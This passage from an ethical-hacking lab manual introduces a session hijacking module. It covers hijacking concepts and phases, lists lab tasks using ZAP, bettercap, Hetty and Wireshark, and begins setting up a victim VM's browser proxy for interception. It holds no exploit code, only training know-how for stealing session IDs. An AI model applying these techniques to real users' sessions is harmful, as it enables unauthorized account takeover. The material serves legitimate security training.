systems and networks from DoS and DDoS attacks.
30. Switch to the **Windows 11** machine. Navigate to **Control Panel** → **Programs** → **Programs and Features** and uninstall **Anti DDoS Guardian**.
31. Turn off the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

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CEH Lab Manual

Session Hijacking

Module 11

Session Hijacking

Session hijacking is when an attacker takes over either a valid TCP communication session between two computers or a valid user session in a web application.

Lab Scenario

A session hijacking attack refers to the exploitation of a session token-generation mechanism or token security controls that enables an attacker to establish an unauthorized connection with a target server. The attacker guesses or steals a valid session ID (which identifies authenticated users) and uses it to establish a session with the server.

As an ethical hacker or penetration tester, you should understand different session hijacking concepts, how attackers perform application- and network-level session hijacking, and the various tools used to launch this kind of attack. You should also be able to implement security measures at both the application and network levels to protect your network from session hijacking. Application-level hijacking involves gaining control over the Hypertext Transfer Protocol (HTTP) user session by obtaining the session IDs. Network-level hijacking is prevented by packet encryption, which can be achieved with protocols such as IPsec, SSL, and SSH.

Lab Objective

The objective of the lab is to perform session hijacking and other tasks that include, but are not limited to:

- Hijack a session by intercepting traffic between server and client
- Steal a user session ID by intercepting traffic
- Detect session hijacking attacks

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 50 Minutes

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Overview of Session Hijacking

Session hijacking can be either active or passive, depending on the degree of involvement of the attacker:

- **Active session hijacking**: An attacker finds an active session and takes it over
- **Passive session hijacking**: An attacker hijacks a session, and, instead of taking over, monitors and records all the traffic in that session

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to perform session hijacking on the target systems. Recommended labs that will assist you in learning various session hijacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Perform Session Hijacking	√	√	√
	1.1 Hijack a Session using Zed Attack Proxy (ZAP)	√		√
	1.2 Intercept HTTP Traffic using bettercap		√	√
	1.3 Intercept HTTP Traffic using Hetty	√		√
2	Detect Session Hijacking	√		√
	2.1 Detect Session Hijacking using Wireshark	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit https://www.cyberq.io/.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

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Lab 1

Perform Session Hijacking

In a session hijacking attack, an attacker takes over (hijacks) a victim's valid user session in order to establish an unauthorized connection with a target server.

Lab Scenario

Session hijacking allows an attacker to take over an active session by bypassing the authentication process. It involves stealing or guessing a victim's valid session ID, which the server uses to identify authenticated users, and using it to establish a connection with the server. The server responds to the attacker's requests as though it were communicating with an authenticated user, after which the attacker is able to perform any action on that system.

Attackers can use session hijacking to launch various kinds of attacks such as man-in-the-middle (MITM) and Denial-of-Service (DoS) attacks. A MITM attack occurs when an attacker places himself/herself between the authorized client and the server to intercept information flowing in either direction. A DoS attack happens when attackers sniff sensitive information and use it to make host or network resource unavailable to users, usually by flooding the target with requests until the system is overloaded.

As a professional ethical hacker or penetration tester, you must possess the required knowledge to hijack sessions in order to test the systems in the target network.

The labs in this exercise demonstrate how to hijack an active session between two endpoints.

Lab Objectives

- Hijack a session using Zed Attack Proxy (ZAP)
- Intercept HTTP traffic using bettercap
- Intercept HTTP traffic using Hetty

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2022 virtual machine

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- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 40 Minutes

Overview of Session Hijacking

Session hijacking can be divided into three broad phases:

- **Tracking the Connection**: The attacker uses a network sniffer to track a victim and host, or uses a tool such as Nmap to scan the network for a target with a TCP sequence that is easy to predict
- **Desynchronizing the Connection**: A desynchronized state occurs when a connection between the target and host has been established, or is stable with no data transmission, or when the server's sequence number is not equal to the client's acknowledgment number (or vice versa)
- **Injecting the Attacker's Packet**: Once the attacker has interrupted the connection between the server and target, they can either inject data into the network or actively participate as the man-in-the-middle, passing data between the target and server, while reading and injecting data at will

Lab Tasks

Task 1: Hijack a Session using Zed Attack Proxy (ZAP)

Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.

ZAP allows you to see all the requests you make to a web app and all the responses you receive from it. Among other things, it allows you to see AJAX calls that may not otherwise be outright visible. You can also set breakpoints, which allow you to change the requests and responses in real-time.

Here, we will hijack a session using ZAP. You will learn how to intercept the traffic of victims' machines with a proxy and how to view all the requests and responses from them.

Note: Before starting this task, we need to configure the proxy settings in the victim's machine, which in this task will be the **Windows 11** machine.

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
1. Turn on the **Windows 11** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click Continue. In the **Sign in with Microsoft** wizard click **Cancel** to continue.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Open any web browser (here, **Google Chrome**), click the **Customize and control Google Chrome** icon, and select **Settings** from the context menu.



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

4. On the **Settings** page, scroll down, expand the **Advanced** settings and select **System** option from the left pane.



5. **System** page appears and click **Open your computer's proxy settings** to configure a proxy.



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
